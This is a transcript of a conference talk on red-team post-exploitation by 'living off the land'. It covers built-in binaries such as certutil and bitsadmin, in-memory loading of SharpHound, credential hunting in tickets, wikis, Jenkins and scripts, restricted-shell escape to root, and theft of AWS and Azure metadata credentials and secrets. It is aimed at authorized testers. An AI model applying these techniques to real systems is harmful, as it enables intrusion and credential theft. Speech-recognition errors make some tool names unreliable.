You're In... Now what? A LotL discussion
Show transcript [en]
It's a few minutes past, I'm gonna go ahead and get started. Welcome to B-Side CFW 2023. This is track one, the talks you're in, now what? A living off the land discussion. First things first, go Rangers.
And who am I? Alias is Null Space. My name is John Rhodes and currently work for Blackbaud as adversary engineer. Basically I do offensive things.
You know, shells. You got a shell. That's great. What are you going to do?
Now what? I think this image provides a pretty good representation of where you're going to find yourself after you get a shell. You met your first goal. You got your initial access. But your initial access is probably going to be segmented off from other things. You're probably going to be in a user context. You won't be able to get to privileged resources right away. So again, now what?
because you have to have your things scoped appropriately first. So prior to the start of the exercise, you've got to make sure you have your authorization. Your legal department is likely going to be involved in this. You're attacking users. You may or may not be able to use social engineering, things like that. All that has to be clearly defined before you go in. You should also be sure to stay in the approved scope. If they say no social engineering, that means no social engineering. You can always ask for approval. to get additional scope later, you may find something that, hey, this looks really cool, this wasn't an initial scope, I wanna go after it, but
you gotta get the approval first. Alright, so what is living off the land? Well, it means arriving in what you can forage, hunt, or grow. But we're tech people, so we don't do that very well, not most of us. So what are we gonna forage? We're gonna forage the target systems for tools.
operating system components, installed software, things that we can find that are there to achieve our goals without bringing things in. That's why this is typically called file-less because we're only using things that are on the box instead of going outside and pulling stuff down. So what are Lullabins? This actually came from a Twitter discussion up there. It's on the lullabinsproject.com.
and they decided, hey, what should we call these things? They did a very scientific poll. It got 69% and said we're gonna do Lulbins, so there are Lulbins now. We've got a Lulbos project, which is for Windows binary scripts, and we have GTFO bins, which is for Unix living off the land binaries. All right, I've got a video, but I'm also gonna try to do a demo instead, so let's see how this goes. If it doesn't work, we can go back to the video.
I know. Alright, so I cloned these because I didn't know if I was going to have access here. So we'll go to the LilBoss project first.
And we're going to be looking at living off the land binary, scripts, and libraries for Windows on this one. First we're going to check out bitsadmin.
You can see here's a description. It's used for managing background intelligence transfer. We also have a path where the binary should be found on the operating system. We've got resources that tell you some information about the attack. We've got acknowledgments for people that provided to this specific binary. And then we have detections. So Bits Admin has detections for Sigma, Splunk, and other ICs you can load into a system to hopefully catch the things when these are being used. And then you have the functions themselves. So Bits Admin has alternate data streams. It tells you what it's gonna do. It gives you an example command, and it has a use case. It also provides the privileges required. So if you have to be a user, if you're gonna have
a privilege access, or if you need anything else, it's gonna tell you what you need to do to run this. It tells you what OS it's vulnerable to, and the MITRE attack technique that it maps to it. Bits admin also has functions for download, copy, and execute.
So let's go look at certutil. Certutil is a very popular one as well.
And as I say it's popular, you see we've got more detections for it. So if something's going to be used more, we're going to have more detections for it. We've got download functions here. data stream functions, encode, decode, things of that nature. So, I mean, this tells you what the little bin's gonna do. It's gonna tell you how to use it in the environment. But, I mean, with all these detections, you're likely gonna get caught in an enterprise environment.
Other ones, such as teams, my buddy wanted me to show you this one, have execute privileges. So, if you're on a box that allow certain executables to run, you can run teams and run a different executable. So you can run teams, have teams run command, and ping Google with it.
Same thing with Excel.
You can actually download files with Excel. It's got a few detections, it could get picked up, but it's got a lot less than some of the other ones.
So back on the landing page, you can search by function. You can search, so if you want to just look for all the ones that have execute, you can do backslash execute. If you want to look for just all the scripts, you can do hashtag script, and it'll show you all of those. A very useful feature there.
move over to the...
Hang on.
I'd say this is why live demos have issues.
GTFO bins.
So GTFO bins are get the F, I mean, break out of restricted shells. That's what they're originally for. We've got a number of GTFO bins here. These are for Linux. First one we can look at is 7-zip. You see it doesn't have near the amount of information that the little bins have, but it does have the different functions you can use. So you can do a file read to try to read files outside of your restricted system that you jumped in, or you can use sudo. to perhaps if you have pseudo privileges on 7-zip, you can use it to elevate privileges. Let's look at one that's got a lot more functions, because 7-zip doesn't have a lot, but
Nmap does. So if you look at Nmap, we've got shell, non-inactive reverse shell, non-inactive bind shell, file upload, download, file read and write out of the restricted environments. We've got pseudo, sued, and limited sued.
Okay, so let's go back to our fresh new shell. First we need to get the lay of the land. So we're going to need to look at running processes. And what you're going to try to look at for the running processes is any of the active security controls that are running, any processes you can use to use or exploit, and any users running processes. I've got commands here for Windows and NICs to look at the processes. You can also use Task Manager in the Windows GUI. You also need to do a quick look at all the files and directories. This is going to help you find if they've got any installed security controls. They may
or may not show up as running processes depending on how they obfuscate things. You can look for additional installed or available software to use, local users, and you can determine some file and folder permissions. What you have in your user contacts, what you can access. Alright, you should also be careful with all these common post-expload commands. You take OSCP or some of the training, you get in a box, who am I, hostname, IP config, and that can set off EDR, it can set off UBA alerts, it can set off sim alerts. So a lot of these aren't gonna be flagged individually, but if you use them in quick sequential, especially with a certain time limit, they can flag.
Additionally, using PowerShell, like a lot of courses mentioned, That can get you flagged pretty quickly depending on how you're using it. We don't use it at all pretty much now. So I've got CrowdStrike installed here on my test host. It's a Windows 11 box. It's completely up to date as of last month. I hadn't updated it since because I didn't want the demo to die. CrowdStrike here is running with a very default configuration. It doesn't have any special detections enabled. This is most likely not going to be what you see in a real organization unless they're doing just checkmark, look I got EER. It's installed and running. But as you can see in this quick demo I'm going to do next, it actually
will catch things, even with nothing special enabled. And I do have a video of this because this one does require internet.
So I'm gonna start off and run a few common post exploit commands, like I mentioned last page. Who am I, post name, IP config. I'm gonna run some net commands, net user, net groups.
And se query to see what services are running on the box.
You see that last one is actually running CrowdStrike. So I'm now going to take a quick look at CrowdStart console and see if there's any detections. So there were no detections there so far, just running those commands. Now I'm going to start PowerShell and I'm going to grab a Bloodhound collection, Sharphound.ps1 with Invoke web requests there and pass it to Evoke expression to loaded memory. And that takes just a second.
And now I'm going to run Invoke Bloodhound with collection set to all and run the collector. CrowdStrike and we see we've got one detection now. This was run in memory so it didn't actually catch sharphound but it caught how we ran sharphound.
We see it triggered in a powershell.exe. We've got all these execution details. We have what it triggered on. We saw the user. There's a hash of powershell that we ran. more information about my user, my domain I was on. If we look at the DNS request, we see it go out to GitHub user contact, but it actually doesn't show what we pulled down. These disk operations here really doesn't so much. It doesn't show anything about SharpHound itself. There were some disk operations, but nothing to alert what we were doing. It just alerted on how we were doing it.
So here's the PowerShell SHA-256 hash. CrowdStrike is going to show the executable hash that fired in the detection. I verified this hash on PowerShell in the machine with PowerShell using git file hash of PowerShell. It's the same hash there. You also have the common prevalence or local prevalence, sorry, which is going to be unique to our environment because I only have one machine set up in EDR and then you have the global prevalence of the file, which is common because PowerShell is very common throughout Windows. It's just not common on my network because I only have it in one box. So let's look at these detections real quick. The first detection was execution via shared modules. This detection from the
video is highlighted down here in red. IOA is shorthand for indicators of attack. The IOA description says a script was loading something that looked a little suspicious there to CrowdStrike. If we look at CrowdStrike's definition of shared modules up here, we see more information about the technique. Basically, the detection fires when Sharp Reden script loaded the system shared modules that are indicative of potential malicious activity. Other valid scripts may perform the same actions And the severity for this specific technique of this detection may be turned down because it can create excessive noise in the environment. So we've seen this a lot where the SOC is getting a ton of alerts. This is normal activity, so they turn down this specific one. This other one on the
hand is not something that they're probably going to turn down because this is not normal. This detection was defense evasion via reflective code learning, loading. Again, this section from the demo is highlighted in the red below. This particular IOA triggered because how we loaded Sharphound.ps1 module by keeping it in memory and off a disk. This IOA doesn't know anything we did specifically was malicious, but it knew we were doing something strange. We were trying to conceal how we were loading these modules. And like I said before, this section is not likely gonna be muted in an environment because normal admin activity is not going to be loading things this way.
Here are some interesting Windows applications that you should look for if you get on a Windows box. They could help you lead to lateral and vertical movement in the environment. First we have Microsoft Outlook or OWA or Gmail or any email clients they have there. They're a great place to farm credentials. Password resets are all going to come through the email system. New account creations are going to be set out through email. Sometimes actual credentials through email. Additionally, you can look at things like Microsoft Teams, Slack, or other IM clients out there. Teams are going to be sharing credentials in these. They may say, here's your account name in the email, but they're going to send the credential in an out-of-band, which is an IM. So you
might find credentials there. A lot of people don't clean up those conversations after they read them. We also have PuTTY, Telnet, WinSCP, RSAT, AD Explorer, and just basically any server management tool out there. Now you may not be able to move with these, but you can get a lot of useful information about the environment from these as well. In the case of like PuTTY and WinSCP, private SSH keys are a lot of times they're found on desktops, a lot of times they're found on group shares. So if you have a team, let's say an engineering team, you have an engineering team, they may have a key that accesses through servers, it's on the share only they can access, but you
happen to get on someone's box that was an engineering user, now you have access to that key, now you can access all the servers where that key is set. Virtualization tools are another good thing too. Windows subsystem for Linux, VMware VirtualBox, any of those. A lot of times these are going to attain development environments with little or no controls on them. They're a good place to look for credentials as well because they contain source code. A lot of times they may be building locally on their box before they deploy to dev or prod or anywhere. Even if you get test credentials, that's good because test credentials can be very close to production credentials. You may have the password. Password is hard test, but the
prod is password is hard prod. I've seen it more times than I like to see. Another thing you may want to look at is either a local or a shared password manager. So sometimes they put a password manager like keypass or something up on a share. You can access it. You don't have that master password yet, so you may not be able to get in, but you also have email and you've got the IM clients, so you might be able to get the master password when they share it out. I've seen that a number of times as well. Things like HePass, you can crack the hash with Hashcat as well. It may take a while, especially if it's a strong password, but there are ways in. A lot of

password managers also have exploits. A team may have set this up a number of years ago, they may not be using it anymore, but the passwords are still valid and the version could be very old and prone to exploits. Always something good to look for. So there's way too many file types to list, but anywhere a user might store credentials is a good place to look, or a developer where he might store credentials and source code is a good place to start. Some very common examples of these are on the slide, but like I said, it's way more anything that storage. A lot of people store stuff in Microsoft Office files. Any source code, if it's stored in configs, comps, anything like that. XML, YAMLs,
or any executable strips like batch or shell scripts.
Here are some very interesting bookmarks and links you may find on a user's computer. A service ticketing system can contain a wealth of information about the environment. And credentials can even be stored in tickets. I've seen that too. They're usually coupled with CMDBs for asset management, so you can find out a whole bunch about the environment you're in just by looking at that service deck or ticketing system. As discussed earlier, email services is a great place to check for credentials. Microsoft MyApps is a SSO portal for companies that use Azure AD or Office 365, and we'll discuss that one in detail a little bit later. Cloud portals are great. Generally, not always, they're protected by MFA, but it doesn't hurt to check. I mean, you may be able
to get in without MFA, especially to a dev or test environment. These company portals, or homes, or wikis, or SharePoints, or whatever they have, there's a great deal of information about the company, too. The processes within the company, who to contact for specific things, if you can do any phishing engagements, all the products they use, where to go to get more information about the products, and people. Credentialed information can also be found sometimes in these wikis, but not always. Another good place is code repos and build pipelines, and we'll discuss that one in detail a little bit more shortly. And finally, your password managers, cloud-based password managers. Typically, these are going to be protected by MFA, but again, not always. Always check.
Let's try to do this live demo. I've got a video in case it doesn't work.
Alright, so the goal for this exercise is to gain access to Windows and Linux environments. We're starting off in this Windows 11 desktop. Like I said, it's fully patched as of the end of October. First thing first, we can go to File Explorer.
to this PC and just check out the properties. See what we see here. We got the device name, we know the domain it's in, we've got some information about what it's running, Windows, what version of Windows it's running, when it was last, or when it was installed, and the actual build. Just some basic information here. We may not be able to get to some of these others without higher level credentials, which we don't have at this point.
So next we would check a task manager to see what's running on the box.
And it's a lot because Windows runs a lot of crap. But one thing you see right here is CrowdStrike. So CrowdStrike EDR is running on this box. We can do a search for Defender 2. They've got some Defender services here. You can look for the actual services too.
service name is Windefend and you see Windows Defender is running as well. Any AAV you can look for Symantec, McAfee, Capra Sky or any other of those terrible AAV companies you can check out there. So we know AAV and we know EDR is installed in this box so that cuts out a lot of attack vectors we have. Let's go ahead and look at favorites to see if there's any favorites on this box. There's one favorite. We've got a help desk system here.
So if we click on that, it's not SSO. But there may be safe passwords. So if you're in a browser, always check for safe passwords, even if it's not SSO. You're already authenticated, you probably won't need additional authentication, and you can just log in.
So this user, John Test, asked for a password reset for Splunk. And the help desk provided him his password, it's reset, welcome splunk1234. So you know when they do password resets, they use probably a very common password. You see this with a lot of account resets, especially in immature orgs. They may use welcome one or welcome in the year or something stupid like that. Always check for that. If you know this, they use this. Welcome Splunk. They may use that with other products as well.
Welcome Cloud, welcome Tenable, welcome whatever. They may use things like that to get in for password resets. So let's see if Splunk's on this box. Or I can access Splunk, he doesn't have anything for it, but I can go to splunk.test.local, because that's our domain. And it's not, so I don't know what Splunk is. I do, okay, well, it doesn't matter because it's not there. What I'm trying to say is, just because you have information, just because you have credentials, you may not be able to use those credentials. That's fine, just note it and move on.
A lot of time constraints are gonna prevent you from finding everything, going through all the paths, so just go through the paths that are valuable. So let's go and check out the MEL app here. They don't have Outlook, but they have something called Thunderbird.
Looks like they're getting a new password policy by 1115. That doesn't help them very much for right now because it's not 1115. So perhaps the passwords are not a minimum of 14 characters yet right now, but that didn't really do anything for us other than we know it's not that. Oh, look, they're getting a password manager, but again, that doesn't help us. It didn't tell us anything about it, and it's not implemented yet. And be sure to enroll in medical insurance. nothing helpful. You can also look in the trash to see if they've trashed any credentials or things that have been sent to them. Look in the sent mill to see if anything's there. They've sent credentials out, but there's nothing in this case. They've cleaned it
up pretty good. We can check out Teams, if Teams is installed. See if we've got any credentials there. And Teams is installed, but it's not the work version. So it's not something they're using right now in this environment. So we don't have anything to look for IEMs. What else can we look for? We can look for corporate file shares. A lot of times they map corporate file shares directly to the box that you're on. Let's see, this PC, we have a development share that's mapped to it. based on the share name it's a corp share W01 a lot of corporations will use names like this so if it's 01 go ahead and check out 02 check out
03 just iterate down the line iterate down the line with file shares iterate down the line with passwords very useful let's see what they've got here we've got an engineering wiki link here and we've got some software and The software looks like just installs nothing too useful, no source code anything for us there. That's not super helpful. But there is AD tools. AD tools, there's Putty, Puttygen, and AD Explorer.
So those could be useful for us. Let's go ahead and look at AD Explorer since it's on the box already. AD Explorer is like a to direct your users computers, it can get you very good information. If you have, you know, Bloodhound didn't work out. We can use our Bloodhound collector there. But AD Explorer can do that for us. So you can actually run AD Explorer and save a snapshot of their AD environment. You can use that snapshot to ingest in Bloodhound with a tool called AD Explorer snapshot. Let's go ahead and log in here. Do a quick look at AD.
domain name.
And we have these credentials from phishing. That's how we got it in the first place. These are just the user credentials.
the domain just like you can do Active Directory User and Computers. We've got the user that's John Test. We can go try to find him and users, see what different groups he's assigned to, see what we can do, see if there's any domain admins, see if there's any other admins like desktop admins. They may be local admins for the desktops. Just you don't even have to pull it back to Bloodhound. You can do it all from here just manually looking to.
Let's see if we can look at AD Explorer snapshot real quick.
So all you do is you create a snapshot of your Active Directory domain here. Pull it down, it makes a dat file, and you run AD Explorer snapshot. You do this off box, you'd have to exfil that out, but you could do that off box and have data ready to import into Bloodhound, and then you could do all your Bloodhound queries there.
So let's go back to the development share. And check out this engineering wiki they had set up.
We don't have a lot of information here, it's just a start page. Welcome to the engineering wiki. We do have a note at the bottom that says do not save credentials on the wiki. That means they probably had an issue with that in the past. So we can do search, we can do a site map, see what else is on this wiki. There's one called Jenkins and they give us a link to their Jenkins environment. So be sure to check out their new Jenkins instance available at Jenkins 8080. Ask about credentials. Anytime you get access to a wiki or code repository, always be sure to look at previous commits or other revisions. And if we look at the older revision of this page,
our credentials to log into Jenkins. Build, build 1, 2, 3, 4, 5. They seem to like this 1, 2, 3, 4, and 5 in this environment.
No, we're not saving it. Alright, so in Jenkins, it's a a tool that is built pipeline, you can push code out. So there's one that's labeled here. In reality there's going to be a lot more than one thing, so you're going to have to dig through it to see. But there's one thing called build gel. If we look at its code,
it gives a description here. It's updating build accounts and setting a gel up on this other server we previously didn't know about, 10.10.10.4. look at the scripts right here, we can see it's running a bash script, it's changing the password for build test, and it's changing the password for build, and their passwords are build passwords, but they're setting up a restricted shell, a gel for when you log in. So we've got putty, but we also may have SSH that's built in. So let's try SSH.
And let's try the build test account.
build tests wasn't able to get in. They may have restrictions in place for that user. Let's go ahead and try the other one.
But the user build was able to access. So let's try some simple commands. ID. Command not found. Let's look at processes.
So this was the gel that was set up. It's a restricted environment. Just because you get in doesn't mean you're going to be able to get in and actually do very much.
We can look at...let's see if we've got cat.
Or history. We've got history. We've got some information there.
Let's see if we've got cat. We do have cat. We can also cat out the history. Note clears. Let's see what commands we have to work with.
You can look at the root directory. see they've got bin here, these are all the binaries to use it as access to, which bash, which environment they're in, cat, groups, ls, ssh, and vim. So vim, there was a restricted shell breakout for that on little bins, or GTFO bins, so we can check that one out. See if potentially we can use that.
So here's the shell breakout. We're just going to copy that and run it.
Vim command and basically trying to run bin sh. It's not there. It's not going to run. So that breakout did not work for us. Let's see if I can get out of vim. Good job.
So bin sh is going to be able, I wasn't able to use the breakout for that one. It's just not there. It's not restricted user. It's just it's not in the jail so the user can't run it at all. Let's see. We've got cat. We can look at Etsy password.
So we find there's some other users here. We've got JohnAdmin, we've got build, we've got a build admin, we've got test, and we've got build test. We're in this build one right here. But we do have SSH and we do have credentials for build test user. But we weren't able to SSH into the box remotely with that. So we can check out the SSH config to see if there's anything wonky going on there.
And there is. So the only allowed users to SSH in remotely, our route, build, John, admin, and build test from local only. So he can't log in remotely. But we're a local only in the box now. So now we can use the build test credentials.
And now we're build test and we are out of our restricted shell. So all of our other commands work. at the different processes that are running.
We've got a lot more stuff here now. Quick look at the processes
again. We don't have CrowdStrike or anything running. I'll check for other processes, but CrowdStrike EDR isn't running in this one, so we're pretty free to do a lot of things. Let's see if I've got any pseudo privileges.
And I do. I have access to run anything in the home test bin environment. That's where the build gel is set for this build test user. So let's check that out. see what all is running there.
And we had bash before, so if we sudo...
Now you've got root. So I've seen all these things in real engagements. They may not be exactly this simple, but these are all real things I've seen directly in real environments in the past.
So now that we're at root, we can do anything we want on the box. We can check out the root directory. Check out root's history.
Not much there. See if root has any SSH keys. No keys, but there is authorized keys here. Authorized keys has an interesting entry here for a break glass account. Break glass accounts are generally used as kind of a last resort. I can't get in with a normal account. Here's a break glass account. The problem with break glass accounts is a lot of times they're going to trigger alerts because they're not supposed to use unless there's an emergency. So even if we find the private key for this break glass account, it may not be the best idea to use it unless you want to get caught. You may not, but it's kind of a last resort kind of thing for you too. Let's check out some
of the other user directories.
in on here too. John Edmund has a folder called test scripts. Test scripts are very interesting to look at. Any scripts that users are storing in the developer environments are great to check into. And he's got a script in there called checkav.ps1. We can check that one out.
This JohnAdmin user has got his password in plain text in this PowerShell strip to check AVs on boxes. So checking his service is running. I see this all too often still. So now we have a different user's account that we previously didn't have. He's got admin in his name. It could be ADM. But it's just another account. So you can always go back and check out the user in AD Explorer. You can check out the user number of other ways too. In your local user directory you've low prived but you still can check things. So I'm going to my user John Test looking at properties looking at security edit then add and now I can check for users in the Active Directory domain. Click on advance
this is going to show me all the users and groups in the environment. Which isn't super helpful yet, but if you add some additional columns in, like member of and members, you can see group membership too. Unfortunately this is just limited to the first admin, or first member of the group, and the first group the person is in. But it does give you a different additional information. So if you don't have active DERF users, computers, you don't have any way to check users in the environment, this is a good way to get some information that you may not normally have.
Alright, so let's go back and look at that user before we get sidetracked there.
and he is a member of a group called desktop admins which means he's probably a local admin user on the desktop.
So if we try another box we may be able to map a C dollar share which is the root of C for that user. connect using different credentials and we're going to try to use his credentials in there. Which is JohnAdmin.
And a super secure password here. SecurePassword1.
So I was able to map a C drive of another box, another just the next sequential box in the environment. Basically you're on a new box that you can go through this box and do the same type of enumeration through it here with files. You can go see if CrowdStrike is installed. You can go see if AV is installed. I don't see CrowdStrike on this one.
And you can go look in the users' directories. So, John had been a user we have access to. We can go look at his desktop. He doesn't have anything there. His documents, his downloads, see if there's anything interesting. So far, not. But there is an administrator user on this box as well. We can do the same thing here. No SSH keys, unfortunately. Let's look at his desktop. But this part is interesting here. It's a remote tool. can set up different remote connections in it. We can access it because we have local admin. Even though the administrator user in this environment is domain admin, he's still a local user on this box and we have local admin access. So if we
run this, it's got, or it may have, let's see, saved connections in it.
can run it directly remotely off this share. It should still open up with all the configs of that specific user.
and he has a connection set up for the test domain controller with the administrator access and his password. Now we don't know what that password is. If you look in the config file...
The password is in here but it's encrypted. We don't have access to it. It's this very long string So it's an encrypted password. We don't know what the Plantex password is, but we don't have to know what the password is to be able to use this connection.
And then you're in the domain controller as an administrator, domain administrator. We've met the goals of the operation, but you could go further from here.
It has the encryption type in it. It's...let me look where it was.
It's...it's AES. It's AES. I don't...yeah. So I...I mean, maybe, but it's not ideal. But you don't need the password. I mean, if you've got a connection, you've got the connection. Then you're in. and then you can do whatever you want on that box. A lot of times we want the password, we want the .x password, but a hash works just as well to get in a box. A save connection gets in, a SSH key gets in, you don't have to know the password.
And your domain admin. I've seen that exact example in an environment before.
information here on how to enumerate users without ADOC here. And to make sure to add those extra columns in to get you additional information. Now into Microsoft MyApps. So like I said before, Microsoft MyApps is an SSO portal for users that are in O365 and Azure AD corporate environments. So there's a lot here. You can have ticketing systems. You can just log right in. no additional credentials. It uses the Windows credentials to log in because they're also Azure AD credentials. You just go to myapps.microsoft.com and you got it. You know, hardly ever is MFA set up, especially internally. It may be set up if you try to access externally, but not internally. You may have your password manager here. Password manager may require
MFA. You know, it may do the prompt on that, but it may not. Vaughn management tools, you may have like Tenable or something here, then you can see what all vulnerabilities that have in the environment and then attack those vulnerabilities. Lots of great information, always check for this, especially in a Microsoft heavy environment. Alright, so now we're gonna move to the clouds quickly.
Living off the land in AWS, a lot of environments are just going to be lift and shift. So they're going to take what's on-prem and they're going to move it to the cloud and, hey, we're in the cloud. You know, we did a good job. It's just a copy of what's on-prem. So anything you've done on-prem also is going to work there, especially if they just copy those VMs over. You can also use AWS CLI to enumerate resources and users or grab instance role credentials and then use the CLI to use those services outside externally from their AWS AWS environment completely.
The instant you jump in may not have the CLI there. You don't have to install it because you can always grab the credentials to metadata services and use it elsewhere. So this IAM command for AWS CLI can be used to enumerate a whole bunch of things like users, groups, roles, and policies. EC2 command can be used to describe the instances, get all your EC2 instances There's a ton of other commands that I can show you how to find those too. S3 buckets, you can list them out, all of them. Once you know what all of them are, you can list out information about a specific bucket. You can copy that bucket down recursively to your box so you can go look through all the files and have a
copy of the files when you need to show them off. S3 buckets are a great place to look for credentials as many companies use them as internal file shares so they just They move stuff over, hey this is a file share, so we're gonna pull things like source code from S3. We're gonna pull secrets from S3. A lot of places use secret buckets and you'll get on a box and that box will have access to the secrets bucket. They may be base64 encoded, but that doesn't take much to decode. Cyber Chef.
With the secret manager command you can get secrets and list their values in plain text. AWS Lambda has also been a hotspot for finding credentials. Lambda is a serverless compute service that runs your code in response to events and automatically manages underlying compute resources for you. So it's serverless, they may not be using it, especially if they did the lift and shift, but many users are going to be adding code that's including credentials to run these operations. The AWS Lambda command and CLI lets you and get all those functions. If you list functions and pipe it to JQ, you can get the functions environment. Credentials may be stored in the environment. You can also check for secrets in the source code
if you download the function directly to the machine. With that last one download, Lambda source code, it gives you where you can go get it. Then you W get that file and you've got the Lambda function locally to check out. The AWS CLI is great. It's got this feature built in so if you're running something like AWS EC2 but you only know describe instances and you want to see what else it can do you can do AWS EC2 help it provides all the information about the other commands subcommands it's got if you need to know what a specific subcommand is like describe alarms for cloud watch you can do AWS cloud watch describe alarms and then help and you can get all the information about
what describe does for CloudWatch. Full description and all the parameters or tags you can use to run with it. The AWS Instant Metadata Services, if you're on a box you can get the role name just by curling this IAM security credentials. You can echo that back out to you or you can just navigate it to it in a browser if you're in a Windows box. This is a nice little instant role credentials echo request that's going to print it out all nice and pretty for your AWS credentials file. You can just run this. It'll pull down your key ID, your key and your token. It's going to be all formatted just to throw straight in your AWS credentials file. You would set a profile name like test
and then you need to make sure you set the AWS config for the same profile name. If you prefer the GUI, NetSpy has got a very tool called AWS Consoler. This is going to allow you to use those CLI credentials you've got. You start in credentials and log into the GUI. So you run AWS Consoler dash P for profile, give it the profile name, and you get a very long URL with a sign-in token. And you just open up the browser and then you're straight in to AWS console as the instance role. In Azure, It's very much lift and shift too. It's perhaps more prevalent in Azure due to the enterprise support plans people have with
Microsoft and just the ease of migration if you're in a very Microsoft heavy environment. It's easy to move Microsoft to Microsoft stuff. So your standard enumeration is going to work very well here. They also have AWS CLI which is the AZ commands to enumerate environment users. Additionally, AWS DevOps, if it's used, can have a wealth of information about it. AWS Repos is source code, so all the credentials and everything great with that. AWS Pipelines has its own secrets and parameter management called libraries. I'll show an example of that shortly. And Azure Boards, because everyone loves Agile, and you can go in there and look and see where they're remediating things. You can look at different products. Pipelines and repos
may be restricted. A lot of times boards it's not because everyone in the environment needs to see what other people work in them to be agile. So that's a great place to look for information too. CLI for Azure, you can enumerate users, groups, roles, role assignments, and look specifically for custom roles. You can enumerate all the Azure resources with AZ resource list, or you can look for resource groups with AZ group list. You can get storage accounts with azStorageAccountList. If you don't know what the tenant ID is, you can go to login.microsoftonline.com, put the domain name in, like microsoft.com, and .wellknownopenIDconfiguration, and this will give you the tenant ID. The tenant ID is gonna be used for a lot of external tools when you're running an integration on Azure.
Additionally, we've got Key Vault Secrets, if you wanna get them in plain text. You can do an azKeyvaultSecretList with the vault name. The vault name you can get with the azResourceList query out the ID and output to a tab separated value. And then you can run the keyvaultSecretShow with that ID that you just outputted and converted from JSON and then you've got the secret in plain text.
Just like AWS, you can use Azure Metadata Services You can get an access token from going to the link there. This is what it's going to look like. And it says this token's not full. And then you can use that token with ConnectAZ and the account ID, the user that you're using, or the UPN for the user, which you can get through the resource list.
And now to the DevOps pipeline. So like I said, it has a secrets parameter management feature called library. Library allows users to store credentials like passwords securely. So you go to pipelines and library, add a variable group, and add a secret variable in the variable group. You see the password here is asterisked out, so it's super secure. But if you have access to pipelines, you can add your own pipeline and your own repo to extract all these. It's called secrets reader. Gavin Campbell put it together. You would just upload this code directly to the Azure DevOps environment, run this, and you can export any variables you want in a pipeline. It will come out in a secrets.txt artifact.
And that's it. Any questions?
Related talks
 34:39
34:39 46:20
46:20 36:40
36:40 51:16
51:16 39:13
39:13 29:00
29:00